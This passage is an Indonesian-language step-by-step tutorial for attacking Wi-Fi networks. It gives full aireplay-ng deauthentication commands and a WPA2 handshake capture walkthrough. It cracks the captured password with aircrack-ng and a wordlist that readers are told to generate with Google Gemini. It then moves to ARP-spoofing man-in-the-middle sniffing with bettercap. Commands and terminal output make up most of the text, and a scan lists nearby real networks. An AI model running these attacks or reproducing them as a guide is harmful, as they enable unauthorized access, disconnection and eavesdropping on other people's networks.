17:01:29 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:30 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:30 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:31 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:31 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:32 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:32 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:32 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:33 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:33 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:34 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:34 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:35 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:35 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:36 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:36 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:37 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:37 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:38 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:38 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:38 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
```

Untuk menghentikan serangan tekan **ctrl+c**

Untuk mengetahui serangan deauth berhasil atau tidak, ada 2 indikator :

- indikator pertama, jika perangkat station tiba tiba menghilang dari tangkapan di layar airodump-ng berarti koneksi sudah pasti terputus
- indikator kedua, walaupun perangkat tetap ada di monitor airodump-ng, tapi pada kolom lost mendadak tinggi, itu pertanda perangkat station berhasil kita kick dari wifi.

Agar serangan deauth lebih efektif, kita bisa targetkan deauth ke hanya 1 perangkat saja. Format deauth ke hanya 1 klien :

```
sudo aireplay-ng -0 10 -a <MAC ACCESS POINT> -c <MAC CLIENT> wlan1mon
```

contoh:

```
sudo aireplay-ng -0 10 -a E0:1C:FC:DF:DA:A2 -c 5E:1B:EF:48:FA:05 wlan1mon
```

E0:1C:FC:DF:DA:A2 adalah mac address dari router

5E:1B:EF:48:FA:05 adalah mac address dari perangkat yang station (klien) yang sedang terhubung.

Untuk mengembalikan interface kita seperti semula ketik :

```
sudo airmon-ng stop wlan1mon
```

```
sudo systemctl restart NetworkManager
```

2. Wifi Password Cracking

Wi-Fi Password Cracking adalah proses untuk mendapatkan kunci akses (password) dari jaringan nirkabel yang terenkripsi. Berbeda dengan menebak-nebak secara manual, proses ini melibatkan teknik teknis untuk menangkap data dari udara dan memecahkannya menggunakan kekuatan komputasi.

Secara garis besar, konsep ini dibagi menjadi dua tahap utama: **Capture** (Penangkapan data) dan **Crack** (Pemecahan kode).

1. Tahap Penangkapan (The Capture)

Sebelum bisa menebak password, penyerang harus mendapatkan "bahan" untuk diolah. Pada jaringan modern (WPA2/WPA3), bahan ini disebut **Handshake**.

- **WPA2 Handshake:** Ketika sebuah perangkat (misal: HP Anda) terhubung ke Router, terjadi pertukaran 4 paket data yang disebut "4-Way Handshake". Di

dalam paket ini terdapat bukti bahwa kedua belah pihak mengetahui password yang benar tanpa mengirimkan password asli secara teks polos.

- **Cara Penyerang:** Penyerang menggunakan alat (seperti *Aircrack-ng*) untuk mengendus (*sniffing*) lalu lintas udara. Seringkali, penyerang akan melakukan **Deauth Attack** (memutus koneksi Anda secara paksa) agar perangkat Anda melakukan *re-connect* otomatis. Saat itulah penyerang menangkap paket *handshake* tersebut.

2. Tahap Pemecahan (The Cracking)

Setelah mendapatkan paket *handshake*, penyerang akan membawanya ke komputer mereka untuk dianalisis secara **Offline**. Artinya, mereka tidak perlu lagi berada di dekat Wi-Fi Anda. Mereka menggunakan metode berikut:

Metode	Cara Kerja	Efektivitas
Dictionary Attack	Mencoba daftar kata-kata yang umum digunakan (misal: 12345678, sayang, admin123).	Sangat cepat jika password-nya umum/lemah.
Brute Force	Mencoba setiap kombinasi karakter yang mungkin (a-z, 0-9, simbol).	Pasti berhasil, tapi bisa memakan waktu ribuan tahun jika password panjang.
Rainbow Tables	Menggunakan tabel data yang sudah dihitung sebelumnya untuk mempercepat pencarian <i>hash</i> .	Sangat cepat, tapi membutuhkan ruang penyimpanan data yang masif.

Pada contoh kali ini, kita akan melakukan crack password wifi dengan menggunakan aircrack-ng.

Langkah 1. Persiapan Wordlist

Kita akan melakukan crack wifi dengan menggunakan dictionary attack menggunakan password list yang kita siapkan.

Karena kita berada di negara Indonesia, kita perlu menyiapkan wordlist daftar password yang sesuai dengan negara kita, pertama tama buka google gemini

buka gemini.google.com

Lalu pada prompt ketikkan 4 permintaan ini :

1. berikan daftar 200 daftar password terlelah di negara indonesia dan susun agar formatnya seperti rockyou lalu buat mudah dicopy
2. buat variasi kemungkinan password dari kata : "wifi" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy
3. buat variasi kemungkinan password dari kata : "internet" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy
4. buat variasi kemungkinan password dari kata : "indonesia" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy
5. buat variasi kemungkinan password dari kata : "tangerang" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy
6. buat variasi kemungkinan password dari kata : "omega" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

catatan :

- yang ke-5 sesuaikan dengan nama kota di mana anda sedang berada
- yang ke-6 sesuaikan dengan nama jalan di mana anda sedang berada

Di situ terlihat banyak daftar password yang panjangnya kurang dari 8 karakter, karena standar panjang password wifi adalah minimal 8 karakter maka kita akan menyaring daftar password yang minimal panjangnya 8 karakter dan kita simpan di file baru misal dengan nama password_wifi.txt

Gunakan awk :

```
awk 'length($0) >= 8' password_indonesia.txt > password_wifi.txt
```

Selanjutnya jika ingin menambah daftar password di wordlist, buka google lalu ketik ini di pencarian :

github indonesian password list

Contoh saya ambil dari sini : <https://github.com/elliottophellia/wordlist/blob/main/rei-indonesia-wordlist.zip>

unzip lalu ambil dari daftar password itu yang panjangnya minimal 8 karakter :

```
awk 'length($0) >= 8' rei-indonesia-wordlist.txt > pass_wifi.txt
```

Dicek dengan wc ternyata hasilnya masih banyak :

```
wc -l pass_wifi.txt
```


Jika ingin serius kita bisa tambahkan seluruh isi pass_wifi.txt dan gabungkan ke file password list total kita yang tadi bernama password_wifi.txt, tapi di sini agar waktu penebakan password tidak terlalu lama, saya ambil hanya 5000 daftar password saja, ketikkan lagi di terminal :

```
head -5000 pass_wifi.txt > pass2.txt
```

Selanjutnya gabungkan isi file pass2.txt dengan daftar password total yang sudah kita buat, pada contoh ini nama filenya: password_wifi.txt

Kopi semua hasilnya dan simpan dalam file teks misal nama file password_wifi.txt untuk membuat daftar kemungkinan password wifi yang akan digunakan untuk dictionary attack (penebakan kata sandi dengan kamus)

Simpan wordlist dengan nama misal : password_indonesia.txt



Langkah 2. Persiapan interface wifi

Misal interface wifi yang akan digunakan untuk penyerangan adalah wlan1

Sama seperti saat ingin melakukan deauth :

```
sudo airmon-ng check kill
```

```
sudo airmon-ng start wlan1
```

Langkah 3. Pengintaian

Sama seperti pada proses deauth, kita akan gunakan airodump untuk monitor interface yang berada pada mode monitor .

Ketikkan :

```
sudo airodump-ng wlan1mon
```

Pada contoh kali ini, kita akan targetkan ssid dengan nama Robohax

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
6C:67:EF:7C:AB:98	-89	2	0	0	6	130	WPA2	CCMP	PSK	IbrahimZayn_4G
EC:6C:B5:F2:38:80	-89	2	0	0	6	130	WPA2	CCMP	PSK	HRV
3C:15:FB:B3:12:B4	-91	2	0	0	11	130	WPA2	CCMP	PSK	Lamda259
F8:95:22:43:6B:5C	-88	4	0	0	11	130	WPA2	CCMP	PSK	DMJM
CC:89:5E:99:5E:5C	-66	5	0	0	11	130	WPA2	CCMP	PSK	MIA_MARDIAH
DC:FE:07:5D:C5:E8	-93	2	0	0	11	195	WPA2	CCMP	PSK	IMAH
E8:6E:44:67:33:3A	-90	3	0	0	5	130	WPA2	CCMP	PSK	5HIW
A4:A9:30:1E:02:2E	-78	6	0	0	11	130	WPA2	CCMP	PSK	DMJM
34:0A:33:ED:80:FE	-77	5	0	0	11	130	WPA2	CCMP	PSK	Rumah_nenek
6C:D2:A1:4A:ED:0E	-75	3	0	0	4	130	WPA2	CCMP	PSK	Hudza_ibnu
6C:D2:A1:58:3E:65	-87	5	0	0	8	130	WPA2	CCMP	PSK	QINA
F4:E8:4F:00:A2:54	-88	8	0	0	4	130	WPA2	CCMP	PSK	No signal
B8:DD:71:82:8C:B6	-89	2	0	0	3	130	WPA2	CCMP	PSK	FIEARDIN
3C:F6:52:FC:21:D2	-84	5	0	0	9	130	WPA2	CCMP	PSK	ZTE_2.4G_GtxFU
BC:0F:9A:61:AE:AC	-77	6	0	0	8	720	WPA2	CCMP	PSK	Borahae
34:0A:33:ED:BA:26	-87	4	0	0	8	130	WPA2	CCMP	PSK	rizka
5C:E9:31:1D:68:A4	-86	4	0	0	9	130	WPA2	CCMP	PSK	LAB-COM
9E:A2:F4:A0:A5:9A	-91	2	0	0	2	270	WPA2	CCMP	PSK	pengen ya 😊
9E:A2:F4:A0:7E:FE	-76	3	0	0	2	270	WPA2	CCMP	PSK	pengen ya 😊
74:DA:DA:93:C2:ED	-82	6	0	0	3	130	WPA2	CCMP	PSK	Khusus_meet
9C:A2:F4:A0:7E:FE	-79	8	0	0	2	270	WPA2	CCMP	PSK	<length: 0>
3C:FB:5C:1F:29:17	-69	10	0	0	3	130	WPA2	CCMP	PSK	MEN_HOUS
1C:27:04:B4:6E:E0	-87	8	1	0	2	130	WPA2	CCMP	PSK	ONE PIECE
C8:78:7D:29:F3:B0	-84	3	0	0	13	130	WPA2	CCMP	PSK	Rasidi
A0:AB:1B:E4:27:CF	-80	6	0	0	11	270	WPA2	CCMP	PSK	Wifi_243
B4:B0:24:58:32:70	-87	7	0	0	13	270	WPA2	CCMP	PSK	SALMA_NUR_FADILLAH
2C:B6:C2:AD:B3:DB	-86	4	0	0	8	130	WPA2	CCMP	PSK	samuraixxx
5E:C7:4C:2F:14:5F	-38	8	0	0	6	180	WPA2	CCMP	PSK	Robohax
Quitting ...										

terlihat access point menggunakan channel 6 dengan mac address : 5E:C7:4C:2F:14:5F

Langkah 4. Menangkap Handshake


Pada langkah ini kita akan :

1. menangkap handshake untuk akses point yang kita tentukan
2. melakukan deauth pada salah satu perangkat yang terhubung
3. saat perangkat tersebut terhubung, kita berharap ada handshake yang berhasil kita tangkap.

Kita mulai dengan melakukan proses pemantauan pada target router wifi yang kita incar untuk berusaha menangkap handshake ketika ada perangkat yang terhubung ke jaringan wifi

Buka terminal, ketik :

```
sudo airodump-ng -c 6 --bssid 5E:C7:4C:2F:14:5F -w robohax wlan1mon
```



Jangan tutup jendela airodump ini, biarkan tetap berjalan agar menangkap handshake ketika perangkat klien kita deauth agar keluar dari wifi kemudian terhubung kembali dan terjadi transaksi handshake yang berisi password


terlihat ada 1 station yang terhubung dengan mac address: 20:72:0D:39:17:3A

Selanjutnya kita coba deauth klien tersebut dengan perintah :

```
sudo aireplay-ng -0 10 -a 5E:C7:4C:2F:14:5F -c 20:72:0D:39:17:3A wlan1mon
```

Selanjutnya kembali ke jendela terminal airodump, tunggu sampai ada handshake yang tertangkap.

Setelah menunggu akhirnya ada handshake yang tertangkap, terlihat dari bagian kanan atas



Langkah 5. Melakukan Password Cracking Wifi

Karena handshake sudah tertangkap, tekan **ctrl+c** untuk menghentikan airodump.

Selanjutnya ketik : ls

untuk melihat hasil file tangkapan ;

```
(robohax@robohax-20bws2ng00)-[~/Desktop/PENTEST/wifi]  
$ ls  
contoh.txt password_indonesia.txt password_wifi.txt robohax-01.cap robohax-01.csv  
robohax-01.kismet.csv robohax-01.kismet.netxml robohax-01.log.csv
```

Terlihat ada file **robohax-01.cap**, file itulah yang berisi handshake transaksi password wifi antara klien dan router saat terhubung kembali setelah kita deauth tadi.

Langkah selanjutnya adalah kita akan crack password wifi yang terdapat di file tersebut dengan menggunakan aircrack-ng, buka terminal, ketik :

```
sudo aircrack-ng -w password_wifi.txt -b 5E:C7:4C:2F:14:5F robohax-01.cap
```

Terlihat password wifi berhasil dicrack karena muncul pesan

KEY FOUND!

Password wifinya adalah : rootman7777

Selanjutnya kita hentikan mode monitor pada interface kita dan aktifkan kembali network manager karena kita akan mencoba terhubung ke access point itu

Ketik :

sudo airmon-ng stop wlan1mon

sudo systemctl restart NetworkManager

Langkah selanjutnya setelah masuk ke wifi tersebut kita akan mencoba melakukan serangan lanjutan yaitu : arp cache poisoning

Langkah Lanjutan : Arp Cache Poisoning

Arp cache poison adalah salah satu langkah lanjutan yang dapat kita lakukan setelah melakukan crack password wifi dan masuk ke dalam jaringan wifi tersebut.

Tentang arp cache poison itu apa tidak akan diterangkan lagi karena sudah pernah diterangkan pada bagian sebelumnya.

Pada contoh kali ini, saya berhasil masuk ke wifi Robohax dan mendapatkan ip :

```
└$ ifconfig -a
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 68:f7:28:fb:82:8f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf1200000-f1220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 20116 bytes 1527563 (1.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20116 bytes 1527563 (1.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.71.19.14 netmask 255.255.255.0 broadcast 10.71.19.255
        inet6 fe80::8b70:bad:15a0:6dc2 prefixlen 64 scopeid 0x20<link>
            ether 5c:e0:c5:9a:d4:9f txqueuelen 1000 (Ethernet)
            RX packets 242646 bytes 253380824 (241.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 105833 bytes 28490220 (27.1 MiB)
            TX errors 0 dropped 34 overruns 0 carrier 0 collisions 0

(robohax@robohax-20bw52ng00)-[~]
$ ip route show
default via 10.71.19.183 dev wlan0 proto static metric 600
10.71.19.0/24 dev wlan0 proto kernel scope link src 10.71.19.14 metric 600

(robohax@robohax-20bw52ng00)-[~]
$
```

Terlihat ip gateway adalah 10.71.19.183. Mac Address gateway adalah 3e:55:48:98:0c:5b

```
arp -a  
? (10.71.19.183) at 3e:55:48:98:0c:5b [ether] on wlan0
```

Langkah 1. Persiapan

Ketikkan :

```
sudo sysctl -w net.ipv4.ip_forward=1
```

```
sudo iptables -F  
sudo iptables -X  
sudo iptables -P FORWARD ACCEPT
```

Selanjutnya jalankan bettercap :


```
sudo bettercap -iface wlan0
```

Langkah 2. Memulai Serangan

Untuk mulai pada console bettercap, ketik :

```
net.probe on
```

tunggu beberapa detik karena ini adalah proses scan subnet



```
[root@robohax-20bw$2ng00)-[/home/robohax]  
# sudo bettercap -iface wlan0  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
  
10.71.19.0/24 > 10.71.19.14 » [07:07:22] [sys.log] [inf] gateway monitor started ...  
10.71.19.0/24 > 10.71.19.14 » net.probe on  
[07:08:32] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
10.71.19.0/24 > 10.71.19.14 » [07:08:32] [sys.log] [inf] net.probe pruvring 256 addresses on 10.71.19.0/24  
10.71.19.0/24 > 10.71.19.14 » [07:08:41] [endpoint.new] endpoint 10.71.19.41 detected as 20:72:0d:39:17:3a.  
10.71.19.0/24 > 10.71.19.14 » |
```

setelah beberapa detik akhirnya terlihat ada perangkat lain yang terhubung ke jaringan wifi yang sama :

[endpoint.new] endpoint 10.71.19.41 detected as 20:72:0d:39:17:3a.

Selanjutnya kita mulai arp spoofing , pada console bettercap, ketik :

```
set arp.spoof.full_duplex true
```

Selanjutnya kita tentukan target :

```
set arp.spoof.targets 10.71.19.41, 10.71.19.183
```

10.71.19.183 adalah router (gateway asli)

10.71.19.41 adalah korban kita

selanjutnya ketik :

```
arp.spoof on
```


Setelah arp spoof dinyalakan posisi kita menjadi di tengah tengah antara komunikasi si korban dan gateway asli. Sekarang pc kali linux kita yang menjadi gateway bagi korban.

Posisi ini di dunia hacking disebut Man in the Middle Attack (MITM) dimana kita melakukan eavesdropping (penyadapan di tengah tengah) antara komunikasi pihak gateway asli dengan si korban.

Selanjutnya kita aktifkan sniffing (mengintip paket data yang lalu lalang antara gateway asli dengan perangkat korban dengan bettercap), pada bettercap ketik :

```
set net.sniff.verbose true
```

```
net.sniff on
```



```
root@robohax-20bws2ng00: /home/robohax
Session Actions Edit View Help
robohax@robohax-20bws2ng00: ~ root@robohax-20bws2ng00: ~ root@robohax-20bws2ng00: /home/robohax
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2404:6800:4003:c0f::bc:hpvroom > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:55134 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2001:4860:4860::8888:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:37978 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2001:4860:4860::8888:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:37904 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2001:4860:4860::8888:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:37962 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2001:4860:4860::8888:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:37912 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2001:4860:4860::8888:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:37928 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59342 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:31] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:33] [net.sniff.tcp] tcp 2404:6800:4003:c11::5f:https > 2402:5680:810a:5b22:ae40:33d7:2201:e1cc:59324 144 bytes
